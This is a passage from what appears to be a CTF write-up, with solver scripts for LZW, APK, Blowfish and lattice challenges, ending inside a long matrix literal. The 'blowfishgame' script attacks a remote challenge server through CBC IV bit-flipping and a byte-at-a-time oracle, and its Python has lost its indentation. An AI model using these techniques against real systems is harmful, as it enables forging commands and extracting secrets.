    cout << bufs.size() << "," << decode_size << "," << size << endl;
    for(auto i = bufs.begin();i!= bufs.end();i++)
    {
        LZW_Decompressor d = LZW_Decompressor();
        d.decompress(*i);
        string s = d.get_output();
        file2.write(s.c_str(),s.length());
    }

    file2.close();
  return 0;
}
```

APK1

```
des = DES.new('flag'.encode('hex').upper())
rde1 = des.decrypt('99EDA1D941316EEA'.decode('hex'))
a = ARC4.new('flag')
r = a.decrypt(rde1)
print r.encode('hex').upper()
```

Crypto

blowfishgame

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
import base64
import re
from hashlib import sha384
from itertools import product
import fuckpy3
```

```
LOCAL = 0
VERBOSE = 0

if VERBOSE:
context.log_level = 'debug'

if LOCAL:
io = process(['python2', 'blowfishgame.py'])
else:
io = remote('8.131.69.237', 15846)


table = string.ascii_letters + string.digits

# PoW
io.recvuntil('sha384')
rec = io.recvline().decode()
suffix = re.findall(r'\(XXX\+(.*?)\)', rec)[0]
digest = re.findall(r'== (.*?)\n', rec)[0]
print(f"suffix: {suffix} \ndigest: {digest}")

print('Calculating hash...')
for i in product(table, repeat=3):
prefix = ''.join(i)
guess = prefix + suffix
if sha384(guess.encode()).hexdigest() == digest:
print(guess)
break
io.sendlineafter(b'Give me XXX:', prefix.encode())

io.recvuntil(',_|\n\n')
p0 = b'Blowfish_w0rld'
c0 = base64.b64decode(io.recvline().strip())
sendIV, c0 = c0[:8], c0[8:]
target = b'get_flag'
iv = []
for idx, val in enumerate(target):
iv.append(sendIV[idx] ^ target[idx] ^ p0[idx])
iv = bytes(iv)
crafted_message = base64.b64encode(iv+c0)

flag = ''

for boff in range(0, 48, 8):
for off in range(7, -1, -1):
```

```
io.sendline(crafted_message)
io.sendline('\x00'*off)
res = base64.b64decode(io.recvline())
target = res[boff:boff+8]
for i in range(33, 128):
io.sendline(crafted_message)
io.sendline('\x00'*off+flag+chr(i))
res = base64.b64decode(io.recvline())[boff:boff+8]
if res == target:
flag += chr(i)
print(flag)
break
```

easy matrix

```
from sage.modules.free_module_integer import IntegerLattice
from random import randint
import sys
from itertools import starmap
from operator import mul

# Babai's Nearest Plane algorithm
# from: http://mslc.ctf.su/wp/plaidctf-2016-sexec-crypto-300/


def Babai_closest_vector(M, G, target):
small = target
for _ in range(1):
for i in reversed(range(M.nrows())):
c = ((small * G[i]) / (G[i] * G[i])).round()
small -= M[i] * c
return target - small


m = 128
n = 42
q = 2129

A_values = [[133, 22, 100, 73, 192, 287, 340, 483, 298, 268, 124, 254, 173, 352, 134, 359, 271, 219, 187, 469, 113, 187, 325, 155, 486, 63, 354, 422, 190, 358, 185, 122, 426, 357, 332, 289, 291, 108, 353, 464, 197, 426], [210, 367, 199, 457, 277, 413, 187, 13, 281, 179, 480, 411, 160, 205, 213, 345, 450, 210, 122, 238, 81, 169, 375, 422, 154, 60, 51, 296, 511, 329, 278, 233, 340, 206, 106, 401, 501, 342, 425, 63, 425, 168], [141, 369, 503, 149, 52, 405, 50, 49, 454, 137, 127, 419, 489, 226, 20, 463, 447, 274, 304, 93, 318, 103, 135, 293, 142,
```

158, 338, 383, 246, 327, 19, 305, 124, 338, 1, 433, 380, 506, 500, 92, 464, 76], [293, 83, 511, 367, 44, 325, 85, 109, 291, 341, 192, 227, 196, 154, 456, 387, 370, 470, 228, 13, 2, 244, 339, 482, 140, 328, 228, 132, 352, 261, 368, 191, 4, 42, 493, 142, 473, 57, 233, 482, 316, 144], [30, 326, 131, 38, 432, 112, 473, 226, 338, 379, 138, 475, 177, 91, 215, 261, 422, 98, 456, 477, 390, 485, 380, 451, 423, 351, 156, 88, 61, 392, 235, 270, 499, 420, 482, 358, 8, 356, 324, 226, 93, 450], [290, 195, 396, 476, 302, 378, 355, 479, 412, 113, 285, 360, 147, 83, 143, 434, 112, 315, 322, 186, 373, 337, 295, 490, 24, 134, 308, 62, 240, 389, 72, 389, 28, 409, 101, 511, 303, 56, 53, 148, 495, 201], [445, 405, 425, 160, 58, 41, 19, 40, 372, 338, 126, 107, 289, 147, 403, 425, 232, 352, 482, 471, 198, 424, 457, 40, 66, 181, 266, 249, 26, 61, 6, 63, 44, 220, 318, 69, 295, 6, 484, 502, 356, 454], [377, 351, 44, 112, 172, 43, 133, 333, 461, 78, 327, 381, 131, 425, 478, 167, 81, 328, 300, 175, 208, 334, 380, 241, 354, 39, 278, 166, 480, 90, 126, 235, 56, 235, 213, 386, 394, 323, 175, 4, 73, 72], [292, 235, 473, 400, 292, 292, 266, 275, 49, 112, 230, 346, 68, 452, 25, 429, 290, 161, 424, 161, 500, 178, 152, 72, 333, 462, 410, 32, 464, 510, 205, 85, 96, 203, 343, 441, 439, 327, 59, 508, 369, 339], [201, 430, 277, 330, 104, 195, 243, 290, 43, 394, 85, 48, 197, 23, 249, 288, 329, 501, 466, 399, 34, 346, 284, 419, 378, 429, 125, 505, 346, 235, 432, 244, 132, 49, 351, 119, 432, 332, 134, 457, 255, 416], [92, 198, 42, 370, 482, 263, 1, 110, 497, 6, 171, 67, 221, 498, 187, 24, 413, 361, 19, 7, 131, 451, 480, 473, 317, 289, 433, 257, 303, 257, 17, 2, 213, 251, 193, 218, 406, 441, 79, 61, 246, 442], [68, 455, 303, 18, 328, 70, 290, 23, 428, 336, 295, 53, 468, 257, 281, 250, 10, 284, 31, 71, 337, 401, 120, 271, 131, 472, 162, 308, 386, 395, 147, 320, 201, 249, 125, 473, 324, 259, 187, 419, 231, 60], [374, 495, 355, 239, 143, 427, 352, 406, 499, 244, 461, 45, 436, 292, 386, 110, 150, 348, 287, 35, 25, 36, 164, 51, 22, 368, 207, 11, 396, 444, 194, 212, 467, 67, 284, 495, 76, 475, 31, 344, 35, 428], [169, 509, 169, 363, 14, 243, 141, 302, 148, 241, 195, 426, 334, 426, 122, 427, 62, 509, 376, 386, 131, 70, 75, 13, 35, 396, 210, 496, 18, 476, 411, 216, 284, 32, 507, 130, 279, 501, 294, 114, 51, 120], [69, 151, 61, 213, 1, 306, 30, 178, 244, 425, 140, 322, 84, 438, 113, 129, 179, 474, 211, 209, 76, 279, 262, 292, 64, 333, 0, 99, 483, 108, 376, 426, 150, 292, 218, 399, 201, 413, 41, 306, 202, 61], [70, 208, 172, 378, 246, 288, 303, 389, 207, 438, 289, 6, 242, 472, 210, 66, 60, 397, 451, 145, 419, 482, 23, 37, 9, 391, 392, 335, 420, 95, 486, 318, 422, 196, 27, 330, 139, 105, 94, 127, 65, 507], [195, 171, 103, 138, 272, 391, 324, 126, 79, 89, 386, 102, 458, 151, 93, 13, 414, 276, 452, 508, 493, 471, 12, 448, 55, 370, 324, 195, 463, 253, 363, 92, 349, 244, 489, 422, 54, 112, 487, 254, 266, 72], [495, 202, 324, 21, 58, 352, 19, 324, 26, 87, 59, 179, 490, 343, 371, 180, 449, 212, 312, 421, 174, 391, 197, 501, 210, 348, 60, 39, 10, 78, 384, 89, 159, 6, 232, 346, 245, 229, 131, 228, 308, 160], [32, 103, 57, 510, 331, 92, 380, 221, 216, 493, 261, 403, 388, 129, 18, 108, 326, 0, 376, 292, 136, 114, 374, 503, 123, 327, 176, 506, 136, 354, 344, 492, 483, 226, 36, 14, 94, 505, 460, 491, 52, 306], [361, 328, 467, 240, 131, 78, 360, 89, 470, 171, 453, 443, 304, 92, 357, 162, 126, 200, 10, 26, 147, 353, 364, 174, 511, 89, 376, 21, 326, 62, 508, 266, 65, 311, 180, 493, 292, 365, 43, 225, 71, 313], [202, 449, 195, 18, 226, 171, 75, 476, 197, 445, 403, 394, 167, 192, 323, 361, 258, 419, 417, 114, 14, 362, 451, 353, 59, 462, 69, 46, 45, 47, 196, 338, 70, 187, 381, 109, 57, 473, 253, 4, 410, 288], [158, 95, 506, 378, 413, 12, 83, 246, 66, 399, 194, 455, 85, 358, 428, 79, 332, 50, 322, 125, 64, 45, 219, 144, 208, 320, 36, 360, 328, 197, 495, 423, 502, 230, 463, 187, 191, 226, 423, 127, 332, 70], [198, 20, 186, 485, 168, 119, 426, 98, 286, 269, 12, 102, 323, 366, 401, 121, 125, 274, 425, 79, 485, 87, 20, 40, 395, 217, 186, 480, 146, 68, 444, 39, 154, 446, 498, 21, 192, 425, 233, 161, 85, 348], [187, 178, 429, 204, 303, 252, 435, 22, 211, 18, 511, 406, 248, 62, 19, 32, 59, 446, 160, 380, 181, 318, 78, 179, 366, 427, 249, 286, 478, 222, 373, 271, 11, 249, 414, 234, 335, 405, 369, 136, 502, 396], [95, 288, 230, 422, 429, 17, 1, 456, 356, 506, 95, 2, 264, 10, 31, 284, 119, 45, 298, 262, 27, 373, 120, 24, 492, 276, 405, 20, 96, 359, 285, 429, 174, 63, 444, 222, 362, 46, 135, 290, 100, 418], [449, 179, 498, 287, 419, 394, 60, 235, 77, 252, 122, 289, 170, 313, 432, 461, 226, 86, 267, 64, 287, 201, 305, 405, 33, 47, 325, 44, 382, 95, 13, 298, 296, 80, 268, 233, 439, 489, 263, 258, 496, 113], [447, 9, 242, 241, 453, 486, 129, 8, 276, 310, 193, 228, 186, 382, 87, 476, 153, 482, 404, 267, 7, 442, 387, 288, 205, 260, 51, 359, 218, 207, 478, 483, 312, 318, 193, 354, 175, 47, 351, 487, 496, 92], [507, 333, 143, 95, 429, 411, 408, 22,

110, 452, 213, 417, 456, 280, 15, 188, 182, 166, 327, 313, 352, 449, 377, 81, 154, 112, 442, 142, 405, 335, 450, 310, 159, 195, 7, 369, 320, 431, 399, 18, 443, 244], [315, 60, 86, 340, 457, 99, 171, 11, 287, 499, 265, 133, 482, 83, 28, 48, 130, 149, 451, 155, 421, 273, 350, 489, 348, 63, 35, 309, 107, 0, 264, 310, 284, 455, 372, 101, 193, 306, 201, 254, 6, 84], [475, 489, 288, 138, 166, 422, 52, 509, 66, 361, 70, 66, 376, 244, 171, 233, 402, 125, 180, 55, 17, 497, 41, 394, 35, 336, 508, 172, 125, 108, 366, 268, 335, 354, 168, 328, 28, 45, 166, 412, 242, 343], [97, 298, 149, 349, 248, 92, 439, 8, 86, 252, 55, 211, 101, 77, 413, 238, 303, 236, 64, 139, 381, 254, 218, 153, 49, 49, 238, 69, 274, 277, 408, 306, 499, 150, 255, 264, 449, 112, 491, 7, 164, 402], [271, 367, 268, 150, 490, 408, 160, 493, 380, 343, 372, 338, 191, 214, 120, 223, 70, 292, 433, 262, 123, 169, 166, 32, 298, 446, 391, 460, 265, 430, 14, 276, 302, 213, 110, 110, 472, 219, 465, 213, 170, 171], [339, 326, 500, 338, 470, 176, 263, 181, 504, 138, 428, 96, 345, 402, 339, 287, 121, 209, 287, 168, 340, 250, 165, 487, 461, 86, 165, 483, 118, 1, 368, 104, 42, 292, 340, 97, 186, 505, 396, 456, 414, 360], [123, 441, 210, 15, 420, 476, 65, 210, 84, 240, 392, 65, 184, 167, 434, 354, 291, 163, 404, 375, 388, 228, 239, 54, 213, 231, 69, 318, 428, 261, 381, 473, 33, 209, 505, 98, 506, 118, 289, 464, 79, 438], [121, 433, 261, 248, 97, 420, 236, 196, 372, 246, 409, 343, 482, 457, 123, 329, 217, 101, 289, 157, 54, 209, 167, 393, 186, 318, 394, 374, 464, 196, 395, 47, 300, 276, 461, 34, 498, 45, 140, 167, 272, 309], [279, 195, 135, 205, 502, 286, 294, 128, 475, 477, 219, 157, 477, 275, 281, 6, 10, 239, 207, 185, 470, 161, 131, 289, 325, 442, 421, 103, 246, 210, 15, 198, 84, 114, 445, 234, 276, 279, 160, 340, 308, 478], [41, 197, 57, 97, 387, 258, 250, 432, 340, 99, 476, 244, 142, 436, 407, 199, 60, 391, 133, 360, 451, 210, 281, 362, 245, 476, 353, 59, 407, 406, 297, 112, 82, 68, 503, 349, 257, 480, 218, 14, 249, 84], [341, 330, 210, 459, 133, 399, 371, 245, 26, 463, 113, 432, 112, 39, 165, 491, 347, 53, 99, 352, 57, 403, 510, 3, 460, 169, 389, 460, 431, 235, 391, 111, 394, 336, 30, 270, 2, 446, 191, 225, 284, 411], [280, 10, 469, 92, 58, 439, 270, 255, 339, 57, 264, 71, 145, 160, 342, 6, 60, 462, 251, 429, 407, 259, 479, 303, 358, 196, 61, 91, 24, 54, 300, 499, 170, 99, 246, 479, 272, 125, 377, 342, 298, 345], [325, 63, 281, 440, 464, 374, 61, 85, 437, 153, 279, 6, 105, 114, 464, 53, 403, 250, 23, 242, 28, 201, 1, 305, 74, 190, 158, 7, 170, 6, 494, 250, 93, 225, 368, 331, 209, 438, 459, 323, 213, 106], [24, 358, 72, 66, 272, 312, 133, 317, 89, 482, 475, 377, 215, 338, 480, 237, 301, 167, 126, 506, 204, 452, 88, 283, 509, 238, 488, 87, 250, 227, 166, 52, 296, 147, 390, 499, 387, 156, 482, 251, 127, 204], [293, 336, 308, 107, 149, 430, 407, 147, 182, 72, 259, 6, 267, 192, 206, 456, 235, 348, 86, 444, 16, 394, 11, 159, 496, 26, 409, 32, 194, 117, 2, 263, 472, 56, 118, 237, 444, 61, 134, 111, 464, 137], [467, 197, 502, 124, 438, 118, 212, 91, 491, 22, 297, 10, 338, 283, 380, 346, 280, 71, 350, 27, 34, 298, 74, 216, 38, 112, 20, 391, 139, 105, 152, 354, 226, 228, 0, 83, 287, 97, 299, 0, 195, 51], [19, 238, 168, 285, 57, 469, 14, 17, 149, 318, 458, 473, 283, 402, 322, 486, 226, 142, 137, 144, 156, 300, 123, 482, 104, 292, 503, 287, 372, 181, 158, 465, 224, 239, 263, 290, 114, 290, 192, 211, 382, 7], [59, 424, 488, 36, 70, 264, 330, 54, 331, 504, 345, 146, 7, 477, 11, 115, 377, 323, 439, 451, 418, 262, 163, 373, 415, 385, 53, 170, 158, 26, 438, 180, 248, 463, 459, 104, 301, 460, 85, 344, 377, 227], [284, 167, 372, 391, 121, 414, 467, 464, 500, 20, 49, 20, 244, 254, 228, 27, 285, 120, 141, 324, 396, 223, 113, 120, 341, 406, 209, 230, 91, 170, 300, 83, 39, 433, 230, 353, 460, 115, 384, 307, 141, 147], [488, 154, 49, 12, 86, 341, 59, 498, 371, 374, 161, 367, 126, 89, 62, 316, 405, 98, 186, 503, 503, 215, 495, 147, 60, 346, 364, 141, 451, 160, 267, 129, 334, 336, 11, 133, 511, 172, 177, 340, 56, 265], [349, 157, 314, 19, 371, 169, 258, 383, 262, 62, 314, 0, 404, 355, 251, 53, 292, 83, 478, 91, 29, 460, 299, 10, 213, 434, 227, 154, 384, 485, 148, 219, 171, 440, 250, 171, 62, 171, 110, 259, 389, 392], [188, 63, 368, 38, 304, 84, 414, 445, 339, 119, 312, 204, 153, 412, 7, 115, 147, 430, 329, 421, 98, 9, 339, 349, 40, 12, 274, 96, 124, 285, 429, 341, 293, 402, 440, 13, 123, 308, 197, 320, 382, 395], [373, 53, 489, 468, 253, 28, 163, 191, 304, 370, 49, 391, 98, 472, 149, 434, 343, 119, 392, 79, 223, 447, 283, 405, 166, 20, 156, 219, 179, 32, 488, 158, 36, 51, 433, 88, 4, 48, 177, 83, 438, 158], [240, 72, 475, 374, 160, 10, 40, 461, 453, 23, 130, 46, 188, 270, 496, 103, 308, 167, 237, 6, 472, 498, 116, 385, 400, 120, 363, 120, 261, 245, 238, 105, 140, 426, 162, 49, 373, 217, 43, 197, 285, 502], [115, 67, 156, 395, 192, 491, 122, 307, 362, 369, 48, 321, 285, 504, 75, 274, 455, 195, 149, 201, 65, 315, 185, 101,

435, 229, 235, 483, 393, 152, 272, 132, 74, 301, 464, 461, 395, 138, 354, 132, 21, 123], [50, 363, 224, 453, 297, 197, 10, 311, 101, 172, 16, 410, 491, 351, 325, 38, 350, 263, 485, 484, 160, 51, 282, 308, 505, 160, 154, 118, 214, 12, 237, 250, 221, 174, 46, 235, 138, 42, 388, 229, 478, 480], [173, 349, 310, 59, 311, 80, 370, 456, 36, 228, 240, 501, 323, 452, 90, 90, 143, 185, 251, 404, 318, 53, 463, 189, 372, 259, 2, 497, 274, 378, 223, 139, 225, 32, 409, 147, 181, 446, 292, 231, 141, 52], [270, 94, 219, 136, 254, 111, 424, 508, 270, 91, 502, 298, 91, 296, 267, 49, 312, 28, 57, 298, 205, 505, 509, 200, 504, 21, 223, 195, 496, 91, 189, 175, 242, 357, 266, 15, 254, 357, 297, 186, 155, 477], [82, 197, 190, 163, 244, 196, 487, 211, 288, 289, 294, 167, 173, 129, 308, 190, 443, 466, 493, 52, 364, 2, 289, 464, 240, 233, 332, 493, 263, 33, 295, 442, 508, 368, 452, 329, 19, 14, 423, 137, 130, 142], [157, 184, 189, 336, 104, 263, 331, 491, 288, 19, 186, 231, 428, 259, 361, 266, 495, 263, 153, 70, 25, 271, 104, 127, 57, 79, 233, 356, 76, 314, 203, 314, 36, 339, 435, 29, 20, 487, 332, 394, 396, 252], [398, 463, 36, 86, 168, 211, 261, 362, 473, 405, 276, 328, 253, 266, 139, 392, 477, 416, 10, 339, 192, 414, 106, 414, 180, 179, 366, 131, 465, 158, 510, 94, 319, 342, 386, 121, 153, 449, 475, 72, 213, 408], [393, 223, 388, 386, 81, 198, 76, 88, 107, 183, 267, 414, 69, 376, 349, 499, 410, 238, 451, 504, 128, 154, 136, 130, 291, 270, 471, 133, 165, 381, 355, 257, 83, 5, 437, 473, 127, 403, 85, 223, 396, 405], [376, 34, 497, 457, 237, 264, 375, 283, 313, 152, 290, 422, 284, 296, 199, 113, 438, 209, 208, 101, 126, 12, 506, 317, 143, 322, 121, 253, 203, 419, 473, 329, 167, 137, 111, 84, 158, 59, 217, 362, 362, 196], [365, 295, 197, 107, 365, 112, 178, 24, 363, 281, 278, 460, 138, 54, 355, 289, 166, 0, 454, 3, 264, 198, 488, 333, 348, 267, 172, 290, 63, 390, 231, 159, 219, 439, 510, 315, 208, 253, 150, 197, 160, 137], [228, 392, 119, 491, 108, 70, 91, 328, 143, 26, 107, 473, 311, 436, 508, 223, 219, 462, 363, 353, 96, 305, 236, 369, 445, 426, 174, 481, 368, 119, 232, 200, 58, 472, 292, 496, 278, 292, 457, 270, 256, 256], [425, 213, 19, 70, 58, 34, 424, 143, 475, 151, 18, 320, 509, 347, 490, 180, 381, 115, 59, 448, 214, 213, 198, 44, 386, 20, 77, 146, 257, 361, 56, 475, 493, 503, 137, 239, 151, 187, 58, 135, 494, 429], [502, 11, 444, 459, 130, 429, 273, 238, 55, 188, 453, 143, 420, 458, 465, 376, 187, 276, 14, 32, 368, 71, 394, 308, 314, 375, 233, 247, 305, 303, 408, 207, 332, 325, 495, 413, 170, 219, 94, 480, 374, 510], [
375, 303, 292, 113, 341, 54, 489, 11, 167, 207, 213, 435, 434, 434, 83, 10, 505, 2, 252, 277, 255, 308, 192, 71, 388, 283, 282, 105, 278, 1, 69, 486, 417, 59, 83, 233, 368, 100, 87, 93, 371, 511], [85, 295, 94, 59, 170, 74, 20, 485, 56, 81, 69, 433, 313, 189, 110, 460, 13, 46, 9, 481, 95, 107, 438, 253, 179, 351, 302, 210, 238, 430, 358, 314, 486, 125, 16, 92, 94, 336, 226, 509, 356, 393], [387, 207, 9, 432, 243, 316, 382, 108, 33, 9, 209, 479, 16, 400, 133, 145, 35, 29, 297, 490, 254, 110, 376, 65, 249, 354, 482, 455, 181, 510, 484, 37, 353, 57, 181, 362, 402, 391, 130, 75, 287, 26], [133, 399, 21, 180, 129, 147, 306, 335, 152, 68, 214, 316, 287, 107, 372, 393, 266, 366, 349, 471, 441, 409, 349, 76, 420, 280, 253, 420, 460, 211, 359, 115, 23, 465, 42, 509, 68, 191, 334, 309, 410, 348], [450, 370, 24, 164, 492, 336, 470, 231, 274, 249, 52, 46, 460, 434, 181, 490, 415, 174, 142, 385, 285, 396, 0, 413, 463, 371, 410, 474, 127, 339, 260, 308, 371, 260, 173, 357, 480, 172, 425, 210, 438, 495], [501, 429, 228, 277, 394, 123, 317, 98, 212, 199, 175, 472, 215, 503, 229, 173, 474, 484, 497, 316, 347, 453, 80, 495, 379, 474, 100, 141, 4, 291, 136, 405, 347, 94, 272, 84, 315, 390, 419, 48, 296, 169], [176, 111, 413, 456, 17, 81, 395, 391, 309, 234, 142, 62, 364, 133, 285, 410, 44, 72, 189, 263, 161, 451, 289, 78, 510, 231, 35, 362, 403, 326, 443, 56, 410, 222, 389, 320, 340, 290, 488, 343, 44, 46], [477, 93, 3, 474, 354, 321, 287, 166, 89, 316, 236, 441, 364, 382, 375, 469, 396, 122, 48, 132, 283, 320, 138, 323, 200, 99, 324, 251, 309, 192, 105, 253, 151, 112, 440, 53, 21, 272, 95, 132, 68, 143], [340, 257, 97, 16, 124, 136, 252, 80, 162, 19, 164, 332, 180, 204, 224, 411, 225, 449, 184, 351, 414, 280, 155, 303, 377, 379, 493, 340, 392, 388, 267, 193, 492, 141, 295, 96, 247, 338, 294, 230, 223, 353], [221, 245, 439, 35, 460, 486, 232, 1, 226, 70, 489, 149, 425, 477, 417, 455, 147, 421, 68, 144, 387, 1, 106, 77, 459, 511, 376, 442, 34, 309, 211, 283, 190, 464, 99, 206, 98, 263, 246, 471, 167, 348], [115, 45, 52, 272, 124, 277, 430, 174, 274, 157, 334, 92, 203, 25, 43, 196, 324, 167, 10, 356, 419, 386, 494, 229, 286, 326, 416, 107, 17, 224, 161, 267, 450, 308, 456, 154, 262, 176, 140, 439, 288, 249], [233, 56, 123, 265, 381, 103, 274, 26, 429, 317, 125, 309, 121, 30, 241, 234,

73, 453, 423, 167, 240, 355, 327, 432, 381, 334, 473, 143, 319, 198, 13, 51, 154, 397, 249, 307, 65, 190, 22, 173, 87, 312], [451, 27, 317, 115, 212, 104, 143, 492, 324, 286, 420, 159, 267, 352, 424, 355, 298, 219, 246, 225, 240, 332, 298, 186, 287, 119, 290, 435, 81, 455, 354, 325, 265, 237, 60, 409, 76, 282, 301, 497, 41, 103], [202, 68, 61, 234, 205, 256, 146, 141, 169, 310, 195, 151, 198, 436, 483, 92, 118, 221, 427, 8, 466, 59, 16, 285, 336, 362, 173, 62, 312, 382, 455, 404, 319, 425, 227, 88, 332, 368, 99, 282, 288, 483], [409, 69, 371, 418, 141, 92, 242, 60, 371, 93, 16, 469, 308, 248, 383, 349, 127, 309, 500, 266, 114, 75, 140, 411, 51, 494, 14, 505, 273, 208, 389, 194, 350, 465, 470, 139, 490, 188, 329, 341, 153, 384], [484, 32, 266, 249, 369, 379, 96, 323, 99, 426, 16, 150, 399, 8, 319, 133, 219, 335, 379, 357, 391, 384, 177, 434, 336, 182, 129, 378, 8, 487, 205, 286, 495, 3, 455, 326, 138, 500, 23, 67, 69, 332], [418, 24, 263, 78, 144, 400, 289, 197, 146, 57, 185, 482, 503, 470, 488, 459, 281, 145, 238, 242, 129, 164, 380, 145, 282, 143, 25, 250, 345, 448, 186, 312, 57, 325, 276, 349, 229, 280, 53, 310, 66, 431], [268, 478, 44, 252, 395, 486, 53, 204, 202, 149, 333, 29, 250, 328, 100, 465, 476, 444, 31, 67, 160, 71, 101, 0, 397, 107, 192, 233, 186, 480, 436, 324, 194, 187, 85, 129, 23, 22, 342, 268, 407, 133], [340, 289, 32, 135, 32, 295, 312, 262, 177, 34, 478, 342, 204, 335, 271, 267, 107, 470, 291, 42, 107, 166, 395, 26, 93, 386, 225, 351, 368, 154, 128, 215, 90, 5, 496, 494, 410, 33, 331, 34, 494, 222], [345, 449, 13, 323, 446, 359, 353, 16, 381, 156, 305, 344, 479, 281, 206, 188, 390, 392, 193, 252, 129, 260, 332, 199, 506, 95, 163, 303, 353, 309, 89, 122, 97, 319, 133, 79, 423, 12, 294, 325, 369, 275], [134, 82, 361, 31, 451, 65, 250, 8, 215, 279, 1, 376, 351, 450, 98, 163, 167, 342, 129, 343, 460, 38, 474, 355, 104, 449, 250, 434, 116, 498, 27, 224, 96, 372, 221, 339, 403, 97, 282, 321, 451, 161], [363, 61, 324, 2, 137, 457, 268, 474, 74, 407, 504, 363, 256, 359, 213, 158, 431, 85, 166, 160, 82, 88, 140, 132, 182, 165, 320, 35, 74, 118, 91, 487, 416, 101, 436, 179, 99, 141, 85, 219, 163, 10], [105, 397, 490, 486, 458, 51, 180, 501, 120, 131, 240, 73, 35, 191, 224, 129, 358, 190, 201, 425, 283, 401, 114, 364, 338, 325, 80, 99, 360, 445, 138, 80, 468, 2, 307, 231, 16, 497, 99, 129, 194, 116], [168, 431, 235, 323, 85, 242, 446, 33, 93, 359, 248, 64, 94, 364, 405, 100, 441, 221, 69, 138, 371, 377, 258, 202, 384, 476, 119, 406, 89, 279, 459, 292, 102, 49, 98, 249, 487, 446, 434, 54, 323, 71], [385, 103, 99, 174, 230, 441, 228, 374, 488, 86, 36, 353, 227, 85, 469, 151, 247, 104, 398, 92, 26, 296, 216, 406, 155, 284, 302, 315, 418, 507, 201, 452, 313, 226, 88, 416, 192, 314, 110, 13, 137, 383], [135, 356, 236, 70, 428, 69, 199, 211, 11, 430, 411, 141, 391, 475, 132, 355, 9, 463, 120, 251, 188, 35, 252, 42, 417, 191, 250, 467, 61, 152, 25, 284, 487, 107, 294, 132, 178, 307, 284, 397, 33, 173], [219, 8, 408, 443, 364, 448, 508, 50, 114, 272, 479, 263, 20, 497, 343, 413, 14, 48, 323, 354, 125, 4, 237, 379, 268, 286, 122, 427, 78, 52, 68, 371, 469, 208, 63, 462, 291, 232, 441, 471, 57, 169], [415, 238, 340, 55, 210, 158, 280, 61, 61, 169, 260, 336, 261, 170, 149, 18, 76, 368, 60, 122, 452, 463, 339, 47, 100, 467, 390, 476, 453, 391, 15, 171, 129, 9, 155, 421, 462, 454, 295, 504, 214, 30], [488, 316, 417, 90, 409, 66, 491, 384, 358, 387, 222, 367, 262, 100, 159, 146, 205, 213, 475, 137, 158, 136, 252, 121, 195, 139, 245, 496, 311, 430, 252, 398, 419, 138, 318, 290, 201, 6, 42, 419, 265, 26], [454, 320, 324, 260, 229, 422, 238, 146, 90, 102, 422, 248, 491, 442, 504, 226, 3, 183, 146, 240, 358, 323, 48, 5, 235, 357, 365, 83, 177, 453, 257, 5, 235, 481, 347, 33, 329, 117, 498, 94, 196, 351], [85, 169, 299, 231, 41, 354, 124, 372, 221, 489, 116, 22, 122, 102, 191, 184, 504, 421, 276, 282, 492, 257, 361, 157, 59, 55, 361, 149, 356, 85, 278, 214, 396, 53, 464, 147, 379, 490, 66, 242, 14, 399], [120, 485, 152, 256, 194, 208, 230, 161, 318, 227, 273, 90, 99, 358, 175, 310, 390, 59, 219, 400, 273, 246, 397, 219, 123, 129, 318, 215, 59, 102, 140, 106, 510, 379, 490, 7, 365, 142, 498, 15, 191, 64], [215, 368, 159, 486, 393, 373, 234, 228, 452, 467, 459, 487, 75, 325, 311, 40, 59, 244, 42, 287, 83, 159, 104, 47, 167, 181, 481, 408, 415, 52, 457, 92, 369, 492, 106, 469, 15, 232, 386, 65, 264, 242], [455, 158, 277, 240, 508, 135, 286, 314, 454, 445, 165, 83, 54, 165, 350, 340, 495, 140, 155, 292, 490, 505, 263, 294, 254, 126, 118, 157, 157, 41, 38, 294, 483, 182, 209, 419, 94, 188, 344, 2, 79, 247], [365, 142, 124, 284, 497, 78, 180, 181, 35, 382, 59, 261, 467, 128, 195, 389, 511, 155, 270, 37, 415, 432, 313, 362, 332, 243, 180, 105, 138, 457, 271, 288, 364, 270, 400, 465, 227, 472, 377, 480, 430, 317], [145, 430, 27, 59, 302, 402, 153, 171, 202, 118, 164, 273, 352, 264, 323, 206, 58, 53, 11, 88, 288, 18, 343, 238, 323, 52, 365, 140, 354, 255, 432, 161, 432, 57,

249, 396, 439, 119, 463, 447, 51, 187], [249, 22, 508, 388, 433, 120, 336, 16, 127, 91, 35, 425, 348, 457, 368, 231, 186, 122, 295, 267, 211, 123, 366, 299, 400, 349, 129, 292, 146, 440, 473, 372, 85, 461, 204, 467, 414, 316, 372, 20, 7, 81], [158, 439, 12, 351, 80, 7, 26, 478, 234, 42, 220, 297, 94, 215, 233, 31, 446, 68, 25, 218, 447, 326, 157, 192, 46, 387, 429, 199, 480, 383, 408, 202, 364, 506, 419, 395, 216, 362, 84, 195, 505, 147], [399, 100, 268, 430, 412, 461, 316, 357, 129, 120, 446, 432, 285, 245, 12, 104, 354, 23, 276, 354, 26, 75, 18, 12, 427, 179, 329, 446, 51, 410, 38, 196, 349, 109, 378, 508, 45, 394, 453, 160, 303, 269], [161, 455, 48, 71, 5, 508, 356, 145, 233, 328, 131, 200, 296, 287, 357, 275, 92, 267, 397, 325, 419, 326, 18, 228, 94, 436, 365, 15, 155, 504, 224, 241, 424, 217, 220, 102, 152, 119, 386, 13, 69, 511], [344, 374, 15, 317, 141, 281, 96, 118, 428, 505, 492, 15, 221, 71, 136, 138, 114, 123, 81, 106, 232, 452, 190, 71, 497, 114, 396, 458, 356, 50, 26, 46, 507, 32, 47, 234, 323, 179, 42, 173, 351, 58], [372, 384, 67, 276, 380, 496, 40, 467, 502, 0, 485, 308, 446, 253, 327, 195, 121, 201, 32, 90, 99, 152, 423, 233, 124, 367, 11, 417, 119, 149, 455, 294, 120, 45, 18, 302, 460, 353, 386, 387, 461, 42], [293, 449, 47, 93, 190, 313, 286, 363, 417, 181, 326, 380, 7, 354, 338, 113, 303, 334, 322, 372, 146, 466, 485, 315, 267, 36, 369, 220, 473, 174, 142, 267, 377, 504, 164, 488, 288, 334, 111, 488, 292, 130], [122, 307, 370, 504, 191, 195, 136, 410, 472, 451, 34, 372, 194, 185, 133, 304, 287, 87, 350, 337, 400, 16, 210, 474, 75, 210, 409, 112, 400, 12, 76, 94, 246, 13, 6, 499, 233, 385, 27, 151, 379, 368], [275, 38, 201, 378, 7, 459, 408, 82, 245, 225, 297, 177, 29, 238, 45, 321, 272, 145, 208, 417, 308, 462, 263, 276, 345, 221, 96, 470, 269, 242, 18, 122, 377, 74, 63, 204, 277, 226, 187, 115, 334, 255], [253, 293, 237, 226, 290, 504, 440, 